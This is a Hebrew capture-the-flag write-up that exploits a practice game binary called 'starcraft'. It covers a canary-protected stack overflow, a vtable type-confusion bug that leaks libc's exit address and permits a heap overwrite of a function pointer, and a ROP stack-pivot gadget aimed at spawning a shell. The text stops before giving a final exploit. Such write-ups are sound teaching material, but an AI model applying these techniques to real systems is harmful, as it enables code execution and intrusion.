פתרון לתרגיל starcraft

ראשית, מנסיון ראשוני להשתמש בתוכנה וממעבר מלמעלה על הפסאודו-קוד בida אנחנו רואים שמדובר במשחק בו המשתמש מתבקש לבחור שחקן ואז הוא נלחם איתו ביריבים אקראיים (שמנוהלים על ידי המחשב) עד שנגמר לו החיים (הHP).

עתה נחפש בקוד מקומות שתיתכן עבורם buffer overflow. הפונקציה main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  User *v4; // rbx
  Computer *v5; // rbx
  __int64 v6; // rax
  __int64 v7; // rax
  __int64 v8; // rax
  __int64 v9; // rax
  __int64 v10; // rax
  __int64 v11; // rax
  __int64 v12; // rax
  __int64 v13; // rax
  __int64 v14; // rax
  __int64 v16; // rax
  User *v18; // [rsp+8h] [rbp-88h]
  Unit *v19; // [rsp+18h] [rbp-78h]
  Unit *v20; // [rsp+20h] [rbp-70h]
  int i; // [rsp+2Ch] [rbp-64h]
  char haystack[72]; // [rsp+30h] [rbp-60h] BYREF
  unsigned __int64 v23; // [rsp+78h] [rbp-18h]

  v23 = __readfsqword(0x28u);                    // canary
  m_level = 10;
  v3 = time(0LL);
  srand(v3);
  v4 = (User *)operator new(0x18uLL);
  User_constructor(v4);
  v18 = v4;
  v5 = (Computer *)operator new(8uLL);
  Computer_constructor(v5);
  v19 = (Unit *)((__int64 (__fastcall *)(User *, const char **))v18->user_select_unit)(v18, argv);
  for ( i = 1; i <= 99; ++i )
  {
    v6 = std::operator<<<std::char_traits<char>>(&std::cout, "Stage ");
    v7 = std::ostream::operator<<(v6, (unsigned int)i);
    v8 = std::operator<<<std::char_traits<char>>(v7, " start!");
    std::ostream::operator<<(v8, (__int64)&std::endl<char,std::char_traits<char>>);
    sleep(1u);
    v20 = (Unit *)((__int64 (__fastcall *)(Computer *))v5->computer_select_unit)(v5);
    std::ostream::operator<<((__int64)&std::cout, (__int64)&std::endl<char,std::char_traits<char>>);
    sleep(1u);
    v9 = std::operator<<<std::char_traits<char>>(&std::cout, "you are ");
    v10 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(v9, &v19->name);
    std::ostream::operator<<(v10, (__int64)&std::endl<char,std::char_traits<char>>);
    v11 = std::operator<<<std::char_traits<char>>(&std::cout, "computer is ");
    v12 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(v11, &v20->name);
    v13 = std::ostream::operator<<(v12, (__int64)&std::endl<char,std::char_traits<char>>);
    std::ostream::operator<<(v13, (__int64)&std::endl<char,std::char_traits<char>>);
    while ( 1 )
    {
      if ( (unsigned int)v20->unit_attack(v20, v19) )
      {
        v14 = std::operator<<<std::char_traits<char>>(&std::cout, "you lose! game over!");
        std::ostream::operator<<(v14, (__int64)&std::endl<char,std::char_traits<char>>);
        return 0;
      }
      v19->unit_print_status(v19);
      std::ostream::operator<<((__int64)&std::cout, (__int64)&std::endl<char,std::char_traits<char>>);
      sleep(1u);
      if ( (unsigned int)v19->unit_attack(v19, v20) )
        break;
      v20->unit_print_status(v20);
      std::ostream::operator<<((__int64)&std::cout, (__int64)&std::endl<char,std::char_traits<char>>);
    }
    v16 = std::operator<<<std::char_traits<char>>(&std::cout, "you win!");
    std::ostream::operator<<(v16, (__int64)&std::endl<char,std::char_traits<char>>);
    if ( g_level++ > 10 )
    {
      std::operator<<<std::char_traits<char>>(&std::cout, "wanna cheat? (yes/no) : ");
      std::operator>>>char,std::char_traits<char>>(&std::cin, haystack);
      if ( strstr(haystack, "yes") )
      {
        std::operator<<<std::char_traits<char>>(&std::cout, "your command : ");
        std::operator>>>char,std::char_traits<char>>(&std::cin, haystack);
        v18->wanna_cheat(v18, haystack);
      }
    }
  }
  return 0;
}
```

באופן כללי מבנה הקוד הוא: המשתמש מתבקש לבחור כלי שאיתו ישחק – נוצר אובייקט מתאים לכלי שבחר. לאחר מכן הלולאה הראשית ממבצעת (עד 99 פעמים): המחשב מגריל כלי ויוצר עבורו אוביקט מתאים. המחשב תוקף את המשתמש. ולאחר מכן המשתמש תוקף את המחשב וחוזר חלילה עד שאחד מהם מת. אם המשתמש מת המשחק נגמר ואם המחשב מת עוברים לשלב הבא (איטרציה הבאה)

ניתן לראות בשורות 71 ו-75 קריאות מהstdin (ע"י cin) אל באפר בגודל 72 ללא בדיקה של אורך הקלט. נשים לב ששורות אלו מתבצעות בתוך הלולאה הראשית רק בתנאי ש:

א. g_level (משתנה גלובלי) הוא לפחות 11 (מאחר שהוא מתחיל מאפס זה אומר שאנחנו בשלב 12 ומעלה)

ב. המשתמש ניצח את השלב הנוכחי.

כלומר כדי לנסות לנצל את הכתיבה הלא מבוקרת הנ"ל יש לנצח לפחות 12 פעמים (ברצף כמובן).

מניסוי וטעיה ניתן לראות מהר מאד שהדרך היחידה להצליח (בהסתברות סבירה) לנצח 12 פעמים ברצף היא רק דרך הכלי Templar. לכלי זה יש אופציה מיוחדת הנקראת acron warp שהופכת אותו מTemplar לAcron בעל מגן 350 והתקפה 50. זהו הכלי החזק ביותר ואיתו אכן אפשר (בהסתברות סבירה) לנצח 12 פעמים ברצף.

אולם לאחר הניסיון לדרוס את כתובת החזרה שבמחסנית ניתקל בשגיאה הבאה:

```
select attack option (0. default)
0
arcon is attacking firebat
firebat is dead!
you win!
wanna cheat? (yes/no) : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Stage 15 start!
computer selected....Somebody call for an exterminator?

you are arcon
computer is ghost

ghost is attacking arcon
arcon is dead!
wanna cheat...? (yes:1 / no:0) : 0
you lose! game over!
*** stack smashing detected ***: /home/starcraft/starcraft terminated

Program received signal SIGABRT, Aborted.
```

התוכנית מזהה שדרסנו את כתובת החזרה!

זיהוי זה הוא כתוצאה מהפעלת מנגנון ההגנה canary. ניתן לראות שאכן מנגנון זה מופעל:

```
(gdb) source /tmp/Resu1234/gdb-checksec.py
(gdb) checksec
| NX  | PIE | Canary | Relro   | Path

(gdb) r
Starting program: /home/starcraft/starcraft
select your unit
1. Marin
2. Firebat
3. Ghost
4. Zealot
5. Draon
6. Templar
7. Zergling
8. Hydralisk
9. Ultralisk
^C
Program received signal SIGINT, Interrupt.
0x00007ffff756c360 in __read_nocancel ()
    at ../sysdeps/unix/syscall-template.S:84
84../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) checksec
| NX  | PIE | Canary | Relro   | Path
| Yes | Yes | Yes    | Partial | /home/starcraft/starcraft
| Yes | Yes | No     | Partial | /lib64/ld-linux-x86-64.so.2
| Yes | Yes | Yes    | Partial | /usr/lib/x86_64-linux-gnu/libstdc++.so.6
| Yes | Yes | No     | No      | /lib/x86_64-linux-gnu/libgcc_s.so.1
| Yes | Yes | Yes    | Partial | /lib/x86_64-linux-gnu/libc.so.6
| Yes | Yes | No     | Partial | /lib/x86_64-linux-gnu/libm.so.6
```

או בקוד האסמבלי:


בתחילת הפונקציה:

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_88= qword ptr -88h
var_80= qword ptr -80h
var_78= qword ptr -78h
var_70= qword ptr -70h
var_64= dword ptr -64h
haystack= byte ptr -60h
var_18= qword ptr -18h

; __unwind {
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 88h
mov     rax, fs:28h
mov     [rbp+var_18], rax
```

שומרים את fs:28h שהוא הcanary ב var18 ואז בסוף הפונקציה:



בודקים אם הערך שונה. אם הוא שונה סימן שהייתה תקיפת bufferoverflow והפונקציה לא חוזרת לכתובת חזרה שעל המחסנית.

אם כן אין ברירה ונחפש מקום אחר שאפשר לתקוף.

באחת ההרצות הראשונות שניסיתי להריץ את התכנית נתקלתי במקרה בתופעה מוזרה:

```
u40442@2336eb26-8590-4c4e-ac3c-a50d924eef6f:~/Downloads$ ./starcraft
select your unit
1. Marin
2. Firebat
3. Ghost
4. Zealot
5. Draon
6. Templar
7. Zergling
8. Hydralisk
9. Ultralisk
6
Khassar' Detemplari...
Stage 1 start!
computer selected....You wanna piece of me, boy?

you are templar
computer is marine

marine is attacking templar
******* templar(me) *******
   Shield : 14
   HP : 20
   Weapon : 0
   Armor : 0
*************************

select attack option (0. default, 1. arcon warp, 2. hallucination, 3. psionic st
rom)
2
not enough energy!
======= marine(enemy) =======
```

```
   HP : 40
   Weapon : 6
   Armor : 1
========================

marine is attacking templar
******* templar(me) *******
   Shield : 8
   HP : 20
   Weapon : 0
   Armor : 0
*************************

select attack option (0. default, 1. arcon warp, 2. hallucination, 3. psionic st
rom)
3
not enough energy!
======= marine(enemy) =======
   HP : 40
   Weapon : 6
   Armor : 1
========================

marine is attacking templar
******* templar(me) *******
   Shield : 2
   HP : 20
   Weapon : 0
   Armor : 0
*************************
```

```
select attack option (0. default, 1. arcon warp, 2. hallucination, 3. psionic st
rom)
1
Mas of energy!
======= marine(enemy) =======
   HP : 40
   Weapon : 6
   Armor : 1
========================

marine is attacking arcon
******* arcon(me) *******
   Shield : 344
   HP : 10
   Weapon : 50
   Armor : 1
*************************

select attack option (0. default)
2
####### arcon(me) #######
   HP : 10
   Weapon : 50
   Armor : 1
   is burrowed : 1043030288
   is burrow-able? : 32570
##########################
======= marine(enemy) =======
   HP : 40
   Weapon : 6
   Armor : 1
```

```
------------------------

marine is attacking arcon
******* arcon(me) *******
   Shield : 338
   HP : 10
   Weapon : 50
   Armor : 1
*************************

select attack option (0. default)
3
select attack option (0. default, 1. burrow)
3
======= marine(enemy) =======
   HP : 40
   Weapon : 6
   Armor : 1
========================

marine is attacking arcon
******* arcon(me) *******
   Shield : 332
   HP : 10
   Weapon : 50
   Armor : 1
*************************

select attack option (0. default)
3
select attack option (0. default, 1. burrow)
1
Segmentation fault
```

החלק המיוחד היה שבחרתי ב Templar שלו יש 4 התקפות אפשריות (0-3) ואז לאחר שהפכתי אותו לAcron ולפי המודפס יש רק התקפה אפשרית אחת (0) בכל זאת בחרתי 1, 2 או 3 (התקפות שלא אמורות להיות קיימות) וזה הוביל להדפסות מוזרות (is burrowed : 1043030288 (is burrow-able? : 32570 ובסוף לקריסת Segmentation fault.

נחקור את הדבר הזה (מה שיוביל בסופו של דבר אל הפתרון):

אם נתבונן בבנאי של Templar:

```
1  __int64 __fastcall Templar_constructor(Templar *this, int isComputer)
2  {
3    __int64 v2; // rax
4
5    Protoss_constructor(this);
6    this->__vftable = (Unit_vtbl *)((char *)&`vtable for'Templar + 16);
7    this->acron = (Acron *)this;
8    this->isComputer = isComputer;
9    this->hp = 20;
10   this->shield = 20;
11   this->weapon = 0;
12   this->armor = 0;
13   std::string::operator=(&this->name, "templar");
14   v2 = std::operator<<<std::char_traits<char>>(&std::cout, "Khassar' Detemplari...");
15   return std::ostream::operator<<(v2, (__int64)&std::endl<char,std::char_traits<char>>);
16 }
```

נבחין שחוץ מאתחול סטנדרטי של הmembers הרגילים (vftable, isComputer, hp, shield, weapon, armor) יש גם member חדש שהוא מצביע לאוביקט acron. בהתחלה הוא מאותחל להצביע אל Templar עצמו.

בנוסף יש את האתחול הסטנדרטי של מחלקת האב Protoss:

```
Protoss *__fastcall Protoss_constructor(Protoss *this)
{
  Protoss *result; // rax

  Unit_constructor(this);
  this->__vftable = (Unit_vtbl *)((char *)&`vtable for'Protoss + 16);
  result = this;
  if ( this->isComputer )
    this->exit = 0LL;
  else
    this->exit = (void (__fastcall *)(int))&exit;
  return result;
}
```

שבו מאתחלים member שמצביע לכתובת של הפונקציה exit (של libc)

עתה כאשר Templar תוקף ובוחר בacron warp (לצורך ההסבר השארתי את המיקומים כמספרים ללא שם):

```
__int64 __fastcall templar_attack(__int64 this, Unit *target)
{
  __int64 v3; // rax
  int v4; // [rsp+1Ch] [rbp-4h] BYREF

  if ( *(_DWORD *)(this + 8) )                    // this->isComputer
    return default_attack((Unit *)this, target);
  if ( *(_QWORD *)(this + 312) == this )          // this->acron
    v3 = std::operator<<<std::char_traits<char>>(
           &std::cout,
           "select attack option (0. default, 1. arcon warp, 2. hallucination, 3. psionic strom) ");
  else
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "select attack option (0. default) ");
  std::ostream::operator<<(v3, (__int64)&std::endl<char,std::char_traits<char>>);
  std::istream::operator>>(&std::cin, &v4);
  switch ( v4 )
  {
    case 1:
      (*(void (__fastcall **)(_QWORD))(**(_QWORD **)(this + 312) + 64LL))(*(_QWORD *)(this + 312));
      break;
    case 2:
      (*(void (__fastcall **)(_QWORD))(**(_QWORD **)(this + 312) + 72LL))(*(_QWORD *)(this + 312));
      break;
    case 3:
      (*(void (__fastcall **)(_QWORD))(**(_QWORD **)(this + 312) + 80LL))(*(_QWORD *)(this + 312));
      break;
    default:
      return default_attack(*(Unit **)(this + 312), target);
  }
  return 0LL;
```

כדי להבין נתבונן ב vtable של Templar ובאזור שאחריו בזיכרון:

```
.data.rel.ro:0000000000206800                 public _ZTV7Templar ; weak
.data.rel.ro:0000000000206800 ; `vtable for'Templar
.data.rel.ro:0000000000206800 _ZTV7Templar    db    0                 ; DATA XREF: LOAD:0000000000000760↑o
.data.rel.ro:0000000000206800                                         ; .got:_ZTV7Templar_ptr↓o
.data.rel.ro:0000000000206801                 db    0
.data.rel.ro:0000000000206802                 db    0
.data.rel.ro:0000000000206803                 db    0
.data.rel.ro:0000000000206804                 db    0
.data.rel.ro:0000000000206805                 db    0
.data.rel.ro:0000000000206806                 db    0
.data.rel.ro:0000000000206807                 db    0
.data.rel.ro:0000000000206808                 dq offset off_206BB0
.data.rel.ro:0000000000206810                 dq offset unused_exploitable_function
.data.rel.ro:0000000000206818                 dq offset templar_print_status
.data.rel.ro:0000000000206820                 dq offset templar_attack
.data.rel.ro:0000000000206828                 dq offset templar_getting_attacked_by
.data.rel.ro:0000000000206830                 dq offset empty_function
.data.rel.ro:0000000000206838                 dq offset empty_function_2
.data.rel.ro:0000000000206840                 dq offset empty_function_3
.data.rel.ro:0000000000206848                 dq offset empty_function_4
.data.rel.ro:0000000000206850                 dq offset templar_acron_warp
.data.rel.ro:0000000000206858                 dq offset templar_hallucination
.data.rel.ro:0000000000206860                 dq offset templar_psionic_strom
.data.rel.ro:0000000000206868                 align 20h
```

```
.data.rel.ro:0000000000206880                 public _ZTV5Arcon ; weak
.data.rel.ro:0000000000206880 ; `vtable for'Arcon
.data.rel.ro:0000000000206880 _ZTV5Arcon      db    0                 ; DATA XREF: LOAD:0000000000000808↑o
.data.rel.ro:0000000000206880                                         ; .got:_ZTV5Arcon_ptr↑o
.data.rel.ro:0000000000206881                 db    0
.data.rel.ro:0000000000206882                 db    0
.data.rel.ro:0000000000206883                 db    0
.data.rel.ro:0000000000206884                 db    0
.data.rel.ro:0000000000206885                 db    0
.data.rel.ro:0000000000206886                 db    0
.data.rel.ro:0000000000206887                 db    0
.data.rel.ro:0000000000206888                 dq offset off_206BD0
.data.rel.ro:0000000000206890                 dq offset unused_exploitable_function
.data.rel.ro:0000000000206898                 dq offset protoss_print_status
.data.rel.ro:00000000002068A0                 dq offset acron_attack_apparently_not_called
.data.rel.ro:00000000002068A8                 dq offset protoss_getting_attacked_by
.data.rel.ro:00000000002068B0                 align 20h
.data.rel.ro:00000000002068C0                 public _ZTV9Ultralisk ; weak
.data.rel.ro:00000000002068C0 ; `vtable for'Ultralisk
.data.rel.ro:00000000002068C0 _ZTV9Ultralisk  db    0                 ; DATA XREF: LOAD:00000000000007F0↑o
.data.rel.ro:00000000002068C0                                         ; .got:_ZTV9Ultralisk_ptr↑o
.data.rel.ro:00000000002068C1                 db    0
.data.rel.ro:00000000002068C2                 db    0
.data.rel.ro:00000000002068C3                 db    0
.data.rel.ro:00000000002068C4                 db    0
.data.rel.ro:00000000002068C5                 db    0
.data.rel.ro:00000000002068C6                 db    0
.data.rel.ro:00000000002068C7                 db    0
.data.rel.ro:00000000002068C8                 dq offset off_206BF0
.data.rel.ro:00000000002068D0                 dq offset unused_exploitable_function
.data.rel.ro:00000000002068D8                 dq offset zerg_print_status
.data.rel.ro:00000000002068E0                 dq offset zerg_attack
.data.rel.ro:00000000002068E8                 dq offset zerg_getting_attacked_by
.data.rel.ro:00000000002068F0                 dq offset zerg_burrow
.data.rel.ro:00000000002068F8                 align 20h
```

כזכור this->acron בהתחלה מאותחל להיות Templar עצמו. בתחילת הפונקציה (לאחר בדיקה שכעת רץ הכלי של המשתמש ולא של המחשב) בודקים האם this->acron הוא Templar עצמו או לא (כלומר שהוא כבר הפך לAcron). אם הוא עדיין Templar מאפשרים לבחור מבין 3 ההתקפות האפשרות 1 גורמת לקפיצה לפונקציה התשיעית מתחילת הvtable (8*8=64) שהיא הפונקציה:

```
1  __int64 __fastcall templar_acron_warp(Templar *this)
2  {
3    Acron *v1; // rbx
4    __int64 v3; // rax
5
6    if ( (Templar *)this->acron == this )
7    {
8      v1 = (Acron *)operator new(0x138uLL);
9      Acron_constructor(v1, this->isComputer);
10     this->acron = v1;
11     return std::string::operator=(&this->name, "arcon");
12   }
13   else
14   {
15     v3 = std::operator<<<std::char_traits<char>>(&std::cout, "can't morph twice");
16     return std::ostream::operator<<(v3, (__int64)&std::endl<char,std::char_traits<char>>);
17   }
18 }
```

היוצרת Acron חדש ושומרת אליו מצביע ב this->acron.

עכשיו כאשר תיקרא הפונקציה templar_attack שוב, לא יתקיים התנאי this->acron==this שבשורה 8 ויודפס שיש רק אפשרות להתקפה מספר 0. **אבל!** בפועל אין בדיקה לאחר מכן שהמשתמש לא הכניס 1-3 ולכן אם בכל זאת נכניס 1-3 עדיין יתבצעו הפונקציות התשיעית, העשירית והאחת עשרה בהתאמה אבל הפעם מתחילת הvtable של Acron!

אם נסתכל על הvtable שך Acron נוכל לראות כי הפונקציה במרחק 64 מתחילת הvtable היא בדיוק הפונקציה הראשונה בvtable של Ultralisk:

```
1  char __fastcall unused_exploitable_function(Unit *this)
2  {
3    char result; // al
4    __int64 v2; // rax
5
6    result = (float)g_level > (float)m_level;
7    if ( (float)g_level > (float)m_level )
8    {
9      v2 = std::operator<<<std::char_traits<char>>(&std::cout, "input unit ascii artwork : ");
10     std::ostream::operator<<(v2, (__int64)&std::endl<char,std::char_traits<char>>);
11     sub_26F8((__int64)&std::cin + 16, 300LL);    // std::cin.width(300);
12     return std::operator>><char,std::char_traits<char>>(&std::cin, &this[1]);
13   }
14   return result;
15 }
```

ניתן לראות כתיבה ללא canary (כי כאן הכתיבה היא ל heap ולא לstack וגם היא חסומה ב300) המאפשרת לדרוס ערכים בזכרון!

נשים לב שגם כאן הכתיבה תתבצע רק בתנאי ש g_level לפחות 11 (m_level הוא גם משתנה גלובלי שמאותחל בשורה 24 של main להיות 10) כלומר אנחנו צריכים להיות בשלב 12 לפחות.

כיצד ניתן לנצל את הפרצה הנ"ל?

נתבונן עתה בפונקציה המתבצעת כאשר המשתמש מותקף ע"י המחשב:

```
1  __int64 __fastcall acron_getting_attacked_by(Acron *this, Unit *attacker)
2  {
3    __int64 v2; // rax
4    __int64 v3; // rax
5    __int64 v4; // rax
6    int v6[5]; // [rsp+1Ch] [rbp-14h] BYREF
7
8    if ( this->shield <= 0 )
9      this->hp += this->armor - attacker->weapon;
10   else
11     this->shield -= attacker->weapon;
12   if ( this->hp >= 0 )
13     return 0LL;
14   v2 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(&std::cout, &this->name);
15   v3 = std::operator<<<std::char_traits<char>>(v2, " is dead!");
16   std::ostream::operator<<(v3, (__int64)&std::endl<char,std::char_traits<char>>);
17   if ( !this->isComputer )
18   {
19     std::operator<<<std::char_traits<char>>(&std::cout, "wanna cheat...? (yes:1 / no:0) : ");
20     std::istream::operator>>(&std::cin, v6);
21     if ( v6[0] )
22     {
23       v4 = std::operator<<<std::char_traits<char>>(&std::cout, "ha! its an exit trap. no ROP for you :P");
24       std::ostream::operator<<(v4, (__int64)&std::endl<char,std::char_traits<char>>);
25       this->exit(0xDEADBEEF);
26     }
27   }
28   return 1LL;
29 }
```

אפשר לראות שאם הנתקף היה המשתמש והוא מת אזי אפשר לבחור האם לרמות ואם בחרו לרמות אזי מתבצעת קריאה לפונקציה exit ששמורה כמצביע בmember של Acron. (הmember נמצא בהיסט 296 מההתחלה של האוביקט בזכרון שזה 32-296=264 מהמיקום שממנו מתחילים לכתוב).

הרעיון הוא לדרוס את המצביע לפונקציה (או ROP) במצביע לפונקציה אחרת ואז כאשר המשתמש ימות הפונקציה שרשמנו תתבצע.

עתה כדי ליישם את זה בפועל יש 2 בעיות:

א. מאחר שמופעל מנגנון הASLR הכתובות של הROP-ים משתנות כל הזמן.

```
starcraft@pwnable:~$ sysctl -a --pattern "randomize"
kernel.randomize_va_space = 2
starcraft@pwnable:~$ cat /proc/sys/kernel/randomize_va_space
2
starcraft@pwnable:~$
```

ב. הדריסה שתארנו מאפשרת להפעיל רק פונקציה או ROP אחד ללא פרמטרים. כדי להשיג משהו ממשי נצטרך להריץ פונקציה עם פרמטרים (למשל קריאה לsystem עם "/bin/sh")

כדי לפתור את הבעיה הראשונה נזכר בהרצה הראשונה שהיתה למעלה וההדפסה המוזרה (is burrowed : 1043030288
.(is burrow-able? : 32570

נשים לב שזה קרה כאשר היינו עם acron ובחרנו 2. נסתכל מה רץ כאשר בוחרים 2.

כזכור הפונקציה להתקפה היא:

```
__int64 __fastcall templar_attack(__int64 this, Unit *target)
{
  __int64 v3; // rax
  int v4; // [rsp+1Ch] [rbp-4h] BYREF

  if ( *(_DWORD *)(this + 8) )                    // this->isComputer
    return default_attack((Unit *)this, target);
  if ( *(_QWORD *)(this + 312) == this )          // this->acron
    v3 = std::operator<<<std::char_traits<char>>(
           &std::cout,
           "select attack option (0. default, 1. arcon warp, 2. hallucination, 3. psionic strom) ");
  else
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "select attack option (0. default) ");
  std::ostream::operator<<(v3, (__int64)&std::endl<char,std::char_traits<char>>);
  std::istream::operator>>(&std::cin, &v4);
  switch ( v4 )
  {
    case 1:
      (*(void (__fastcall **)(_QWORD))(**(_QWORD **)(this + 312) + 64LL))(*(_QWORD *)(this + 312));
      break;
    case 2:
      (*(void (__fastcall **)(_QWORD))(**(_QWORD **)(this + 312) + 72LL))(*(_QWORD *)(this + 312));
      break;
    case 3:
      (*(void (__fastcall **)(_QWORD))(**(_QWORD **)(this + 312) + 80LL))(*(_QWORD *)(this + 312));
      break;
    default:
      return default_attack(*(Unit **)(this + 312), target);
  }
  return 0LL;
```

כלומר בבחירת 2 מתבצעת הפונקציה במרחק 72 מתחילת ה vtable של acron שהיא הפונקציה השניה מתחילת ה vtable של Ultarlisk:

```
.data.rel.ro:0000000000206880                 public _ZTV5Arcon ; weak
.data.rel.ro:0000000000206880 ; `vtable for'Arcon
.data.rel.ro:0000000000206880 _ZTV5Arcon      db    0                 ; DATA XREF: LOAD:0000000000000808↑o
.data.rel.ro:0000000000206880                                         ; .got:_ZTV5Arcon_ptr↓o
.data.rel.ro:0000000000206881                 db    0
.data.rel.ro:0000000000206882                 db    0
.data.rel.ro:0000000000206883                 db    0
.data.rel.ro:0000000000206884                 db    0
.data.rel.ro:0000000000206885                 db    0
.data.rel.ro:0000000000206886                 db    0
.data.rel.ro:0000000000206887                 db    0
.data.rel.ro:0000000000206888                 dq offset off_206BD0
.data.rel.ro:0000000000206890                 dq offset unused_exploitable_function
.data.rel.ro:0000000000206898                 dq offset protoss_print_status
.data.rel.ro:00000000002068A0                 dq offset acron_attack_apparently_not_called
.data.rel.ro:00000000002068A8                 dq offset protoss_getting_attacked_by
.data.rel.ro:00000000002068B0                 align 20h
.data.rel.ro:00000000002068C0                 public _ZTV9Ultralisk ; weak
.data.rel.ro:00000000002068C0 ; `vtable for'Ultralisk
.data.rel.ro:00000000002068C0 _ZTV9Ultralisk  db    0                 ; DATA XREF: LOAD:00000000000007F0↑o
.data.rel.ro:00000000002068C0                                         ; .got:_ZTV9Ultralisk_ptr↓o
.data.rel.ro:00000000002068C1                 db    0
.data.rel.ro:00000000002068C2                 db    0
.data.rel.ro:00000000002068C3                 db    0
.data.rel.ro:00000000002068C4                 db    0
.data.rel.ro:00000000002068C5                 db    0
.data.rel.ro:00000000002068C6                 db    0
.data.rel.ro:00000000002068C7                 db    0
.data.rel.ro:00000000002068C8                 dq offset off_206BF0
.data.rel.ro:00000000002068D0                 dq offset unused_exploitable_function
.data.rel.ro:00000000002068D8                 dq offset zerg_print_status
.data.rel.ro:00000000002068E0                 dq offset zerg_attack
.data.rel.ro:00000000002068E8                 dq offset zerg_getting_attacked_by
.data.rel.ro:00000000002068F0                 dq offset zerg_burrow
.data.rel.ro:00000000002068F8                 align 20h
```

הפונקציה היא (הערה: לצורך ההסבר הגדרתי את this להיות מטיפוס * Acron למרות שבריצה רגילה הוא מטיפוס * Zerg אבל המקרה שמעניין אותנו הוא כאשר this מטיפוס * Acron)

```
1  __int64 __fastcall zerg_print_status(Acron *this)
2  {
3    __int64 v1; // rax
4    __int64 v2; // rax
5    __int64 v3; // rax
6    __int64 v4; // rax
7    __int64 v5; // rax
8    unsigned int v6; // ebx
9    __int64 v7; // rax
10   __int64 v8; // rax
11   unsigned int v9; // ebx
12   __int64 v10; // rax
13   __int64 v11; // rax
14   unsigned int v12; // ebx
15   __int64 v13; // rax
16   __int64 v14; // rax
17   unsigned int v15; // ebx
18   __int64 v16; // rax
19   __int64 v17; // rax
20   unsigned int v18; // ebx
21   __int64 v19; // rax
22   __int64 v20; // rax
23   __int64 v21; // rax
24
25   if ( this->isComputer )
26   {
27     v4 = std::operator<<<std::char_traits<char>>(&std::cout, "####### ");
28     v5 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(v4, &this->name);
29     v3 = std::operator<<<std::char_traits<char>>(v5, "(enemy) #######");
30   }
31   else
32   {
33     v1 = std::operator<<<std::char_traits<char>>(&std::cout, "####### ");
34     v2 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(v1, &this->name);
35     v3 = std::operator<<<std::char_traits<char>>(v2, "(me) #######");
36   }
37   std::ostream::operator<<(v3, (__int64)&std::endl<char,std::char_traits<char>>);
38   v6 = this->hp;
39   v7 = std::operator<<<std::char_traits<char>>(&std::cout, "   HP : ");
40   v8 = std::ostream::operator<<(v7, v6);
41   std::ostream::operator<<(v8, (__int64)&std::endl<char,std::char_traits<char>>);
42   v9 = this->weapon;
43   v10 = std::operator<<<std::char_traits<char>>(&std::cout, "   Weapon : ");
44   v11 = std::ostream::operator<<(v10, v9);
45   std::ostream::operator<<(v11, (__int64)&std::endl<char,std::char_traits<char>>);
46   v12 = this->armor;
47   v13 = std::operator<<<std::char_traits<char>>(&std::cout, "   Armor : ");
48   v14 = std::ostream::operator<<(v13, v12);
```

```
49   std::ostream::operator<<(v14, (__int64)&std::endl<char,std::char_traits<char>>);
50   v15 = (unsigned int)this->exit;
51   v16 = std::operator<<<std::char_traits<char>>(&std::cout, "   is burrowed : ");
52   v17 = std::ostream::operator<<(v16, v15);
53   std::ostream::operator<<(v17, (__int64)&std::endl<char,std::char_traits<char>>);
54   v18 = HIDWORD(this->exit);
55   v19 = std::operator<<<std::char_traits<char>>(&std::cout, "   is burrow-able? : ");
56   v20 = std::ostream::operator<<(v19, v18);
57   std::ostream::operator<<(v20, (__int64)&std::endl<char,std::char_traits<char>>);
58   v21 = std::operator<<<std::char_traits<char>>(&std::cout, "##########################");
59   return std::ostream::operator<<(v21, (__int64)&std::endl<char,std::char_traits<char>>);
60 }
```

ניתן לראות ש is burrowed ו- is burrow-able מדפיסים את החצי הנמוך והגבוה של הכתובת של הפונקציה exit. מהכתובת של exit בlibc ניתן לחשב את כתובת הבסיס של libc. כלומר יש כאן דליפה של כתובת הבסיס של libc המאפשרת לגלות את הכתובת האקראית של הספריה בכל הרצה.

כדי לפתור את הבעיה השניה (קריאה לפונקציה system עם פרמטרים) נזכר שאמנם הכתובת של המחסנית לא ידועה אבל תמיד ראש המחסנית נמצא בפוינטר rsp. כזכור התחלנו בכך שניתן לדרוס את המחסנית ע"י חריגה ממשתנה מקומי שבפונקציה main. כאשר המשתמש מת וקוראים לexit אנחנו נמצאים בתוך פונקציה שתחת main (כלומר main קראה לפונקציה שהיא קראה לפונקציה וכן הלאה עד הפונקציה שלנו) כלומר מה שנחוץ הוא להרים את rsp כדי שראש המחסנית יהיה באזור שאנחנו יכולים לדרוס. ולכן נשתמש בrop (מתוך האתר http://ropshell.com/ropsearch?h=b0097c8a9284b03b412ff171c3d3c9cc):

```
0x0008e7be : add rsp, 0x100; ret
```

